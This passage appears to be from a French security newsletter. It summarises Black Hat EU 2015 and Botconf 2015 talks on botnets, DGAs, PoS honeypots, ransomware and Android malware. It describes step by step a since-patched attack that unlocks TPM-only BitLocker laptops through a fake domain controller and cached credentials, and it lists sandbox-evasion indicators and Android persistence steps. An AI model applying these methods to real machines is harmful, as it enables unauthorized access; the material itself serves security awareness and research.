
Bypassing Local Windows Authentication To Defeat Full Disk Encryption

Ian Haken

✚ Slides
https://www.blackhat.com/docs/eu-15/materials/eu-15-Haken-Bypassing-Local-Windows-Authentication-To-Defeat-Full-Disk-Encryption.pdf

✚ Paper
https://www.blackhat.com/docs/eu-15/materials/eu-15-Haken-Bypassing-Local-Windows-Authentication-To-Defeat-Full-Disk-Encryption-wp.pdf

Lors du dernier patch (10 novembre 2015), Microsoft a corrigé une vulnérabilité liée à Kerberos (M15-122 / CVE-2015-6095), affectant l'ensemble de ses systèmes d'exploitation (de Vista à Windows 10). En effet, le chercheur Ian Haken est parvenu à déverrouiller une station de travail, même si le disque dur de cette dernière était chiffré. La configuration du poste était un disque dur chiffré avec Bitlocker utilisant une puce TPM (élément hardware intégré au sein du poste qui va stocker la clé de chiffrement). Dans cette configuration, l'ensemble des attaques classiques de type sethc.exe n'est pas possible.



Pour comprendre cette vulnérabilité, il faut connaître les différentes étapes lors de l'authentification d'un utilisateur du domaine sur un poste :

✚ 1. Lorsque l'utilisateur renseigne son mot de passe, une demande de ticket Kerberos (TGT) est émise vers le contrôleur de domaine ;

✚ 2. Le contrôle de domaine crée un ticket Kerberos (Ticket TGT). Il est chiffré avec le mot de passe de l'utilisateur, puis renvoyé à l'utilisateur ;

✚ 3. Ce ticket est ensuite déchiffré par le poste utilisateur à l'aide du mot de passe qu'il vient de renseigner.

À ce stade, l'utilisateur obtient donc un Ticket Granting Ticket. Ce dernier sera utilisé lors de toute demande d'accès au lieu d'utiliser le mot de passe de l'utilisateur. Dans notre cas, l'utilisateur va émettre une nouvelle demande au contrôleur de domaine afin d'avoir accès à son poste :

✚1. L'utilisateur envoie une demande de Ticket Granting Service (TGS). Cette demande est signée à l'aide de la clé de chiffrement appelée « machine key ». Cette clé est générée lorsqu'un poste joint le domaine ;

✚2. Le contrôleur de domaine déchiffre la demande, à l'aide de la clé contenue au sein de l'Active Directory. En cas de validation, il renvoie un ticket TGS ;

✚3. Ce ticket TGS est ensuite vérifié par le poste. Si ce dernier est valide, la session de l'utilisateur est déverrouillée.

L'attaque consiste donc à simuler un contrôleur de domaine. Néanmoins, l'attaquant ne connait pas la clé de chiffrement du poste (machine key). Pour contourner cette restriction, l'attaquant va utiliser une fonctionnalité de Windows, introduite avec Windows XP, appelé MSCache. Ce mécanisme permet à un utilisateur ne pouvant pas contacter le domaine de pouvoir s'authentifier sur son poste. Par exemple, lorsqu'un utilisateur essaie de se connecter sur son poste lorsqu'il est en déplacement.
En effet, un cache est présent sur le poste. Il contient les entrées chiffrées, dont un hash de l'utilisateur réalisé à partir du nom d'utilisateur et son mot de passe. L'astuce est donc d'injecter, au sein de ce cache, une entrée avec un nouveau mot de passe.

Pour ce faire, l'attaquant va simuler un contrôleur de domaine en créant une entrée utilisateur.
Pour exploiter cette vulnérabilité :

✚1. L'attaquant simule un Active Directory. Il ajoute, au sein de ce dernier, l'utilisateur avec lequel il souhaite s'identifier sur le poste. Il configure le compte avec un mot de passe arbitraire expiré puis la date d'expiration du mot de passe (par exemple 01/01/2001) ;

✚2. L'attaquant se connecte sur le poste en renseignant le mot de passe qu'il vient de configurer. Dû à la configuration de la date d'expiration, l'attaquant doit ainsi changer le mot de passe du compte ;

✚3. Une fois le changement effectué, un message s'affiche expliquant à l'utilisateur que son poste n'est pas connu du domaine. En effet, le poste n'a jamais joint le faux domaine que l'attaquant vient de créer. L'utilisateur ne peut donc pas obtenir de Ticket TGS lui autorisant à s'authentifier sur le poste ;

✚4. L'attaquant débranche l'ordinateur du réseau, et re-renseigne le mot de passe fictif du compte. L'attaquant est maintenant authentifié sur le poste.

Mais pourquoi l'attaquant a-t'il été authentifié sur le poste ? À la fin de la seconde étape, Windows injecte une entrée MSCache, sans vérifier que l'authentification a été validée. Le patch MS15-122 corrige cette erreur. Ainsi, l'entrée MSCache ne sera injectée que lorsque l'utilisateur sera réellement authentifié (obtention d'un ticket TGS valide).

Le chercheur recommande donc de sécuriser le chiffrement BitLocker en utilisant un code PIN ou un déverrouillage à l'aide d'une clé USB (certificat). Si ces mesures de sécurité sont appliquées, cette attaque n'est pas envisageable puisqu'il faudrait contourner cette première authentification.

Nous attendons avec impatience la prochaine édition de cette conférence. En attendant, rendez-vous dans le prochain numéro de l'ActuSécu pour un résumé complet et détaillé de cette dernière.

Bibliographie

✚Slides et whitepapers des conférences
https://www.blackhat.com/eu-15/briefings.html

BOTCONF 2015

par Clément MEZINO et Bastien CACACE

> Jour 1

Ouverture

Cette 3e édition de la Botconf se tenait à Paris, dans les locaux de Google. Cet ancien hôtel particulier parisien a été très bien aménagé et la salle où se tenaient les conférences était suffisamment grande pour accueillir les 260 personnes présentes. Avec 3 vidéoprojecteurs, les conférences pouvaient être suivies sans difficulté, peu importe l'emplacement dans la salle.

L'ouverture de la conférence a été faite par Éric Freyssinet, officier de gendarmerie et récemment diplômé d'un doctorat avec la publication d'une thèse intitulée « Lutte contre les botnets : analyse et stratégie ».

Ce dernier a tout d'abord mentionné quelques chiffres sur l'édition 2015 de la BotConf :

- Budget : 80 000 €
- 260 personnes attendues
- 3 keynotes
- 20 présentations
- 6 présentations courtes
- Quelques présentations « light » improvisées
- Un « social event »

Cette présentation d'ouverture a été l'occasion de rappeler les règles de la Botconf et de préciser que certaines conférences étaient « privées » ; c'est-à-dire que les conférenciers ne souhaitaient pas se faire photographier ou être filmés.

Successful botnet takedowns: the good cooperation part

Margarita Louca


Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-K01-Margarita-Louca-Botnet-takedowns-cooperation.pdf

La première keynote a été présentée par Margarita Louca d'Europol, l'office de police criminelle intergouvernemental, qui lutte, entre autres, contre le cybercrime.

« Margarita a présenté des exemples d'opérations qui se sont déroulées avec succès. Néanmoins, certaines opérations comme celle visant le botnet Shylock furent plus complexes »

Margarita a évoqué les difficultés à coopérer avec certains pays dans le cadre d'enquêtes sur les botnets. En effet, si Europol a de très bonnes relations avec le FBI, ce n'est pas le cas avec les forces de l'ordre dans certains autres pays. Europol est aujourd'hui le principal acteur au niveau européen concernant les opérations de démantèlement de réseaux de botnet (aussi appelés « takedown »).



Margarita a présenté des exemples d'opérations qui se sont déroulées avec succès. Néanmoins, certaines opérations comme celle visant le botnet Shylock furent plus complexes. Les problèmes venant compromettre ces opérations sont d'origines assez diverses : d'ordre administratif, juridiques ou tout simplement technique.

À titre d'exemple, une adresse IP est considérée comme une donnée personnelle aux Pays-Bas ; ce qui n'est pas le cas de tous les pays.

Ponmocup, the full story: A giant hiding in the shadows


Maarten van Dantzig, Yonathan Klijnsma

Slides


https://www.botconf.eu/wp-content/uploads/2015/12/OK-P01-Maarten-van-Dantzig-Yonathan-Klijnsma-Ponmocup.pdf

Maarten van Dantzig et Yonathan Klijnsma, deux chercheurs travaillant pour la société FoxIT ont présenté la première conférence de la Botconf, qui a fait sensation. Ces derniers ont exposé leur analyse du botnet Ponmocup. Détecté pour la première fois en 2006, ce botnet est l'un des plus vieux encore en activité, et a affecté plus de 15 millions de machines de par le monde.

Aujourd'hui composé d'un demi-million de machines actives, il a connu un pic en 2011 où 2,5 millions de machines étaient infectées au même moment. L'infrastructure de Ponmocup est très sophistiquée et les criminels s'expriment pour la plupart en russe. Un autre indice confirmant un peu plus les origines russes du botnet est qu'il n'infecte pas les systèmes russes. Afin d'empêcher le « sinkholing » (redirection du trafic malveillant vers les machines des chercheurs pour analyse), les domaines ne sont pas tous déployés en même temps et dépendent de la version du malware distribué.



Les chercheurs ont découvert 25 plug-ins et 4 000 variantes de Ponmocup. Les plug-ins disponibles intègrent un « tueur » d'antivirus, un voleur de cookie Facebook, un voleur de porte-monnaie virtuel (fichiers « .wallet »), un scanner SIP, etc. Plus qu'un malware, c'est un véritable framework que les chercheurs ont découvert.



Le rapport détaillant l'ensemble de ces recherches est disponible à l'adresse suivante : https://foxitsecurity.files.wordpress.com/2015/12/foxit-whitepaper_ponmocup_1_1.pdf

DGA clustering and analysis: mastering modern, evolving threats

Aliaksandr Chailytko, Aliaksandr Trafimchuk & Ron Davidson

Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-S01-Alex-Chailytko-Alex-Trafimcuk-DGA-clustering-and-analysis-mastering-modern-evolving-threats.pdf

Lors de cette courte présentation, Aliaksandr Chailytko et Aliaksandr Trafimchuk ont décrit leur outil d'analyse des DGA. Le DGA (Domain Generation Algorithm) est une technique qu'utilisent les malwares pour générer périodiquement des noms de domaines afin de communiquer avec les serveurs de commande et de contrôle (C&C). Ce mécanisme a été introduit pour la première fois par le malware Conficker.

Les noms de domaines générés présentent les difficultés suivantes pour les entreprises :

- Les domaines ne peuvent pas être placés sur une liste noire afin d'être bloqués.
- La mise en place de « sinkhole » sur ces domaines n'est pas efficace.
- Seul un faible pourcentage des domaines générés est réellement utilisé.

Dans le cadre de leurs travaux de recherche, les deux chercheurs ont créé un outil, baptisé DGALAB, afin d'étudier ces DGA. Cet outil n'a pas vocation à être distribué pour le moment. Il repose sur les frameworks Cuckoo et Cuckoomon que les chercheurs ont modifiés. Une brève démonstration de leur outil a été réalisée.

DBALAB permet de :

- Générer des listes complètes de domaines.
- Émuler des malwares.
- Rassembler les DGA de mêmes catégories.

Cet outil, combiné à d'autres systèmes tels que des IDS ou des pare-feu pourrait s'avérer très utile pour protéger plus efficacement les systèmes d'information.

Sandbox detection for the masses: leak, abuse, test

Zoltan Balazs


Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-S02-Zoltan-Balazs-Sandbox_mapping_botconf.pdf

Whitepaper

https://journal.cecyf.fr/ojs/index.php/cybin/article/view/3


L'après-midi de cette première journée a débuté par une courte présentation des techniques permettant de détecter une sandbox. Zoltan Balazs a montré comment les malwares détectent ces outils pour empêcher leur analyse. Pour ce faire, l'orateur a développé un malware capable d'exfiltrer en HTTP les informations d'une machine afin de déceler la présence d'une machine virtuelle.



D'après son analyse, les indicateurs qui permettent de détecter une machine virtuelle sont les suivants :

- La résolution de l'écran (généralement basse) ;
- Les programmes installés (Python, Tracer, WMWare-Tools) ;

- Le type de processeur ;
- Nombre de cœurs du CPU (généralement un seul) ;
- Mouvements de la souris (20 % seulement des sandbox le simule) ;
- Quantité de mémoire vive (peu élevée) ;
- Nom de la machine ;
- Présence d'aucune imprimante ;
- Nombre de fichiers créés/modifiés récemment ;
- Nombre de fichiers sur le bureau.



Polish threat landscape: not only VBKlip
Lukasz Siewierski

Lukasz Siewierski, membre du CERT Polonais, a présenté les menaces rencontrées par les Polonais en termes de cybercrime. Les attaques sont de plus en plus ciblées et Lukasz a présenté un cas réel d'ingénierie sociale par email à l'encontre d'une société polonaise.

Un second cas plus surprenant a été évoqué. Un journaliste a été poursuivi en justice par une entreprise, qui démentait avoir été victime d'un piratage...

Butterfly attackers
Gavin O'Gorman


Gavin O'Gorman de la société Symantec a donné des informations à propos du groupe d'attaquants baptisé Butterfly. Celui-ci avait ciblé notamment Facebook, Twitter et Microsoft. Leurs méthodes ont été déclarées comme étant très sophistiquées par les 3 géants du web. À la demande de l'auteur de la présentation, aucune information ne sera publiée.

Make It count: An analysis of a brute-forcing botnet
Veronica Valeros

Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-S04-Veronica-Valeros-Make-it-count_v3.pdf

Whitepaper
https://journal.cecyf.fr/ojs/index.php/cybin/article/view/5


Dans sa présentation, Veronica Valeros a insisté sur le fait qu'analyser les malwares pendant quelques minutes s'avère parfois insuffisant. En effet, au cours d'une analyse, un malware a totalement changé de comportement au bout de quelques heures pour montrer son vrai visage.



Ce malware s'attaquait à des sites utilisant le CMS WordPress. Très utilisé sur Internet, ce CMS est régulièrement affecté par de nouvelles vulnérabilités.

« Le DGA est une technique ... pour générer périodiquement des noms de domaines afin de communiquer avec leur C&C »

Ce botnet menait des attaques de type « brute force » sur les interfaces d'administration. Sur 160 000 tentatives, il a obtenu 23 accès soit un accès toutes les 3,5 heures. Dans le temps, cela représentait 6 sites compromis par jour. La patience porte parfois ses fruits.



The missing piece in threat intelligence

Frank Denis

Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-P03-Frank-Denis-The-missing-piece-in-threat-intelligence.pdf

Whitepaper

https://journal.cecyf.fr/ojs/index.php/cybin/article/view/6

Franck Denis, « chasseur de malware » chez OVH, a présenté un protocole pour effectuer le suivi des actions à prendre lors de compromissions. Franck a expliqué que les fournisseurs d'accès détiennent, au sein du périmètre de leurs clients, de nombreuses machines compromises. Le suivi de ces machines compromises et la résolution de ces incidents représentent donc une réelle problématique pour l'entreprise.

L'exemple choisi pour illustrer ses propos est l'adresse IP. Cet indicateur est volatile. Aujourd'hui, elle appartient à un client et demain à un autre. Cependant, sa réputation ne changera pas aussi rapidement. Une adresse IP considérée comme malveillante par l'opérateur le restera au moment de sa réattribution à un nouveau client. De plus, une adresse IP peut également être partagée par plusieurs clients.

Il n'y a donc pas de temporalité sur la nuisance d'une adresse IP. Certains éditeurs vont jusqu'à bloquer ces IP si celles-ci ont été référencées sur le site VirusTotal. Un protocole ou un langage de description des adresses IP avec différents attributs (non personnels) a donc vu le jour. Ce langage doit permettre de décrire une action prise par l'opérateur après la détection d'une IP malveillante.

Les attributs possibles d'une adresse IP sont les suivants :

- Reserved ;
- Unassigned ;
- Suspended ;
- Clean ;
- Notified ;
- Deleted ;
- Resumed.

Afin de promouvoir ce nouveau langage, une API a été développée et devrait être prochainement disponible sur GitHub : https://github.com/dip-proto/eris

> INFO

Un ransomware nommé « KeRanger » déguisé en client BitTorrent affecte les systèmes OS X

Un des premiers ransomware pour le système d'exploitation OS X vient de faire son apparition sous le nom de « KeRanger ». Un programme similaire nommé « FileCoder » avait fait son apparition en 2014, mais ne présentait pas toutes les fonctionnalités d'un ransomware.


La particularité de « KeRanger » est de s'être introduit dans deux installateurs du client BitTorrent « Transmission ». Ce projet étant open-source, une compromission du site est plutôt envisagée, mais l'enquête est toujours en cours.
Le programme malveillant permettait de contourner les mesures de protection de GateKeeper, car signé par un certificat légitime. Le certificat utilisé pour la version malveillante du programme est désormais radié par Apple et ne permet donc plus de contourner GateKeeper.

Après l'installation du ransomware, et dans le but d'éviter tout soupçon, le processus attend 3 jours avant de contacter les serveurs de contrôle accessibles depuis le réseau Tor uniquement. Il commence ensuite à chiffrer les documents de l'utilisateur. Une fois terminé, une rançon de 1 bitcoin (environ 375 euros) est ensuite réclamée à l'utilisateur s'il souhaite récupérer ses documents.

Honey ?! Where is my PoS ?
Marc Doudiet

Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-P04-Marc-Doudiet-Honey-Where-is-my-PoS.pdf


Marc Doudiet a étudié les malwares s'attaquant au PoS (Point of Sales) pour dérober les informations des cartes bancaires. Le but de sa présentation était de montrer comment créer un honeypot (pot de miel) permettant d'étudier les malwares PoS.



Son honeypot possédait les caractéristiques suivantes :

- Protocole RDP exposé ;
- Mot de passe faible ;
- Faux site web ;
- Reverse DNS contenant le mot clé « POS » ;
- Moloch et Suricata (pour enregistrer et surveiller le trafic).

Son honeypot s'est très rapidement fait attaquer (après 3 heures) par un bruteforceur RDP. Ce n'était pas un malware intéressant pour Marc ; tout comme les suivants.




Il a ainsi expliqué que son serveur placé en Allemagne n'était pas attractif, probablement à cause des protections mises en place pour protéger l'utilisation des cartes dans ce pays (carte à puce avec code PIN). En revanche, une fois sa machine délocalisée aux États-Unis, les malwares PoS l'ont rapidement ciblée.

La majorité des malwares était déjà référencée sur Virus Total et après avoir compromis le PoS, installaient des outils complémentaires connus tels que Mimikatz, un scanner de port ou « PsExec » pour continuer leur compromission. Les pirates ont même été jusqu'à installer des mises à jour Windows !

Takedowns: case studies and what we all could be doing better
John Bambenek

Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-P05-John-Bambenek-Takedowns-Case-studies-and-what-we-all-could-be-doing-better.pdf

Un « takedown » et après ? John Bambenek a démontré que les takedown sont utiles, mais ne suffisent pas à arrêter les botnets. Ces opérations perturbent les activités des criminels, mais ces derniers s'adaptent et se réorganisent de plus en plus vite. Certains takedowns peuvent par ailleurs causer des dommages collatéraux, tels que la perte des clés de déchiffrement d'un ransomware, empêchant les victimes de récupérer leurs données.



Les arrestations sont bien plus efficaces qu'un takedown. Cependant, certaines institutions ne sont pas très coopératives et les problèmes politiques peuvent venir interférer dans les enquêtes. Heureusement, dans certains pays où les autorités locales sont réfractaires à la coopération, des entreprises privées prennent le relais et acceptent de travailler avec les autorités.

John a ensuite partagé un retour d'expérience sur différents cas concrets de takedowns, efficaces ou non.

> Jour 2


DGArchive – A deep dive into domain generating malware

Daniel Plohmann

Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-P06-Plohmann-DGArchive.pdf

Le deuxième jour a débuté par une nouvelle conférence sur le DGA. L'orateur a présenté ses travaux de rétro-ingénierie sur plusieurs algorithmes de DGA permettant de générer tous les noms de domaine possible. Après être revenu sur l'avantage qu'offre la technique de DGA, il a dévoilé en chiffre les résultats de ses recherches.



Daniel a ainsi identifié :

- 43 familles de DGA ;
- 280 « seeds » (pour la génération des domaines) ;
- 20 millions de domaines.

La question des collisions lors de la génération des domaines a également été évoquée. Le risque étant de générer un domaine valide, déjà existant. Bien que les collisions soient possibles, elles sont peu nombreuses et ne permettent pas de caractériser un algorithme.

Des bogues dans certains algorithmes facilitent également le travail des chercheurs.


Travelling to the far side of Andromeda

Jose Miguel Esparza

Slides

https://www.botconf.eu/wp-content/uploads/2015/12/OK-P07-Jose-Esparza-Travelling-to-the-far-side-of-Andromeda-2.pdf

Jose Miguel a présenté le malware Andromeda, identifié en 2011. Aucune révolution sur les fonctionnalités, plutôt classiques : vol d'informations, spam, etc. Le malware est cependant en constante évolution grâce à des plug-ins additionnels et un forum d'aide pour aider les pirates amateurs à les concevoir. Les auteurs du malware ont même mis à disposition une « hotline » via l'outil Team Viewer.



L'analyse d'Andromeda a permis de déterminer que ses auteurs étaient Russes ou Biélorusses. Le logiciel n'infecte pas les machines de ces régions (détection de la langue avant infection). À titre d'exemple, Jose Miguel a donné quelques prix et quelques statistiques :

- Botnet version 2 : 500 $;
- Module de keylogger : 200 $;
- Module TeamViewer : 500 $;
- 10 750 échantillons récupérés ;
- 130 botnets ;
- 474 identifiants de compilation différents (build) ;
- 42 213 canaux de commandes et de contrôle (C&C).

Le modèle économique de ce malware est donc bien ficelé et semble prospère.


Whose phone is in your pocket?
Mikhail Kuzin, Nikita Buchka

Slides
https://www.botconf.eu/wp-content/uploads/2015/12/OK-P08-Mikhail-Kuzin-Nikita-Buchka-Whose-phone-is-in-your-pocket.pdf

Après la pause café de la seconde matinée, Mikhail et Nikita ont fait part de leur recherche sur les malwares ciblant Android. De plus en plus nombreux (1,5 million identifiés au cours du 3e trimestre 2015), la plupart sont des logiciels de publicité malveillants (adware).

« La particularité de certains malwares pour mobiles réside dans l'utilisation des capteurs du téléphone et du service de localisation. »

Les conférenciers ont ainsi expliqué le modèle économique des criminels basé sur la fraude à la publicité. De plus, les malwares tentent très souvent d'exploiter une vulnérabilité du système afin d'élever leurs privilèges et s'installer de façon persistante.



L'une des techniques utilisées pour installer, de façon persistante, un malware Android consiste à :

- Obtenir les privilèges administrateurs (exploitation de failles) ;
- Remonter la partition système en lecture/écriture ;
- Installer une application malveillante (apk) ;
- Remonter la partition système en lecture seule.

Une fois le malware installé (exemple expliqué avec Triada), il est compliqué de le supprimer pour la raison suivante : le malware est installé sur une partition en lecture seule.

Deux méthodes sont alors possibles pour le supprimer :

- « Rooter » le terminal ;
- Flasher le firmware.


Ces deux méthodes ne sont pas à la portée d'un utilisateur lambda sans un minimum de connaissances techniques et une grande majorité d'entre eux continue d'utiliser un terminal infecté.

Building a hybrid experimental platform for mobile botnet research
Apostolos Malatras

